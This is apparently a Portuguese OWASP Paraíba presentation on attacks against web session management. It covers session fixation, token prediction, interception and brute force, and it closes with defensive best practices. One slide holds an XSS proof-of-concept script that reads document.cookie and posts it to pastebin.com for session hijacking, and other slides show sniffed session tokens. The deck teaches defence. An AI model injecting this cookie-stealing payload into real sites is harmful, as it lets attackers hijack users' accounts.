



OWASP
PARAÍBA

Attacking Session Management



Attacking Session Management

SUMÁRIO

1. Introdução
2. Classes de ataques ao gerenciamento de sessão
 1. Session Fixation
 2. Predição
 3. Interceptação
 4. Força Bruta
3. Conclusão



Attacking Session Management


INTRODUÇÃO

Devido ao papel chave desempenhado pelo mecanismo de gerenciamento de sessão, este é um dos principais alvos de ataques contra a aplicação. Se um atacante quebra o gerenciamento de sessão da aplicação, então ele pode efetivamente "bypassar" o sistema de autenticação se personificar um usuário válido da aplicação sem sequer conhecer suas credenciais. Se um atacante compromete a conta do administrador, então o atacante pode "ownar" a aplicação inteira.

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55
```



SESSION FIXATION ATTACK





Attacking Session Management

BOAS PRÁTICAS...

Certifique-se de que seu servidor não aceite tokens “sugeridos” pelo usuário.

Evite XSS a todo custo.

Troque o identificador de sessão após logar o usuário.

MITO COMUM

“Nós usamos smartcards para autenticação e as sessões dos usuários não podem ser comprometidas sem o uso deste dispositivo!”




Attacking Session Management

PREDIÇÃO - FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO

TOKENS SIGNIFICATIVOS

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3036



user=daf;app=admin;date=10/09/07

PREDIÇÃO - FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO

TOKENS NÃO SIGNIFICATIVOS

lwjVJA	--Ö\$	9708D524	
Ls3Ayg	.ÍÀŽ	2ECDC08E	
xpKr+A	Æ'«ø	C692ABF8	
XleXYg	^W-b	5E579762	97C4EB6A
9hyCzA	ö, Ì	F61C82CC	
jeFuNg	?án6	8DE16E36	
JaZZoA	% Y	25A659A0	



Attacking Session Management

BOAS PRÁTICAS...

Evite usar informações sensíveis dos usuários para compor o token.

Busque geradores de tokens já consagrados pelo mercado.



**OWASP
PARAÍBA**

Attacking Session Management

INTERCEPTAÇÃO – Capturando tokens

(Untitled) - Ethereal

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
23	1.701625	10.1.1.10	72.14.221.191	HTTP	GET http://www2.blogger.com/na
24	1.756519	72.14.221.191	10.1.1.10	TCP	http > 2267 [ACK] Seq=1 Ack=79
25	1.895369	72.14.221.191	10.1.1.10	HTTP	HTTP/1.1 200 OK (text/html)
26	1.996527	10.1.1.10	72.14.221.191	TCP	2267 > http [ACK] Seq=792 Ack=
27	1.998830	72.14.221.191	10.1.1.10	HTTP	Continuation or non-HTTP traff
28	2.197702	10.1.1.10	72.14.221.191	TCP	2267 > http [ACK] Seq=792 Ack=
29	2.817468	10.1.1.250	Broadcast	ARP	who has 10.1.1.250? Gratuitou
30	3.063331	10.1.1.10	72.14.221.191	TCP	2268 > http [SYN] Seq=0 Ack=0
31	3.099318	72.14.221.191	10.1.1.10	TCP	http > 2268 [SYN, ACK] Seq=0 A
32	3.099370	10.1.1.10	72.14.221.191	TCP	2268 > http [ACK] Seq=1 Ack=1

0060 63 68 61 72 73 65 74 3d 55 54 46 2d 38 0d 0a 43 Charset= UTF-8..C
0070 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f ache-Con trol: no
0080 2d 63 61 63 68 65 0d 0a 50 72 61 67 6d 61 3a 20 -cache.. Pragma:
0090 6e 6f 2d 63 61 63 68 65 0d 0a 53 65 74 2d 43 6f no-cache ..Set-Co
00a0 6f 6b 69 65 3a 20 53 3d 62 6c 6f 67 67 65 72 3d okie: S= blogger=
00b0 6d 51 59 71 31 76 49 54 72 78 32 4a 6b 45 6b 67 mQYqlvIT rx2JKEkg
00c0 63 4c 46 46 36 67 3b 20 44 6f 6d 61 69 6e 3d 2e cLFF6g; Domain=
00d0 62 6c 6f 67 67 65 72 2e 63 6f 6d 3b 20 50 61 74 blogger. com; Pat
00e0 68 3d 2f 0d 0a 54 72 61 6e 73 66 65 72 2d 45 6e h=/. .Tra nsfer-En
00f0 63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 64 0d coding: chunked.
0100 0a 43 6f 6e 74 65 6e 74 2d 45 6e 63 6f 64 69 6e .Content -Encodin
0110 67 3a 20 67 7a 69 70 0d 0a 44 61 74 65 3a 20 4d g: gzip. .Date: M
0120 6f 6e 67 3a 20 67 7a 69 70 0d 0a 44 61 74 65 3a 20 4d g: gzip. .Date: M

Frame (1052 bytes) De-chunked entity body (708 bytes) Uncompressed entity body (2050 bytes)

HTTP Set Cookie (http.set_cookie), 75 bytes | P: 37 D: 37 M: 0 Drops: 0





**OWASP
PARAÍBA**

Attacking Session Management

INTERCEPTAÇÃO – Capturando tokens

- 1 – O não uso do HTTPS.
- 2 – Uso do HTTPS apenas no login.
- 3 – Buracos no HTTPS durante o uso da aplicação.
- 4 – HTTPS não forçado
- 5 – A não mudança do token depois da autenticação.
- 6 – Transmissão do token via GET
- 7 – Não invalidação do token após logout/timeout



<http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327>



OWASP
PARAÍBA

Attacking Session Management

INTERCEPTAÇÃO – Uso do XSS para Session Hijacking

```
function a(){  
    var xhr = new XMLHttpRequest();  
    var params = 'paste_code=' + document.cookie + '&paste_name=XSS_poc';  
    xhr.open("POST","http://pastebin.com/api_public.php",true);  
    xhr.setRequestHeader("Content-type","application/x-www-form-urlencoded");  
    xhr.setRequestHeader("Content-length",params.length + "");  
    xhr.setRequestHeader("Connection","close");  
    xhr.send(params);  
}  
  
a();
```



[VIDEO](#)



OWASP
PARAÍBA

Attacking Session Management

XSRF ou CSRF





Attacking Session Management

BOAS PRÁTICAS...

Use o HTTPS e assegurem que este seja “forçado” e usado em toda a aplicação.

Mudem o token após a autenticação.

Nunca transmitam o token pelo método GET.

Busquem que o timeout da sessão seja o mais curto possível e que este seja realmente invalidado com o logout ou no tempo.

Utilize as flags “SECURE” e “HTTPOOnly” nos tokens.



Attacking Session Management

CONCLUSÃO

A maioria das vulnerabilidades e ataques a sessão do usuário é de maior responsabilidade do desenvolvedor da aplicação do que do usuário em si. Busquem desenvolver suas aplicações Web da forma mais segura possível não tendo a visão da segurança como um mal necessário e sim como valor agregado e como diferencial de mercado em relação ao atual contexto.




Attacking Session Management

BIBLIOGRAFIA

- 1 - Dafydd Stuttard & Marcus Pinto - The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws
- 2 - Mitja Kolšek - Session Fixation Vulnerability in Web-based Applications
- 3 - William Zeller and Edward W. Felten - Cross-Site Request Forgeries: Exploitation and Prevention
- 4 - <http://msujaws.wordpress.com/2011/02/17/xss-session-hijacking-proof-of-concept/>

AGRADECIMENTOS



**INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
PARAÍBA**



Contato: alex.villas@gmail.com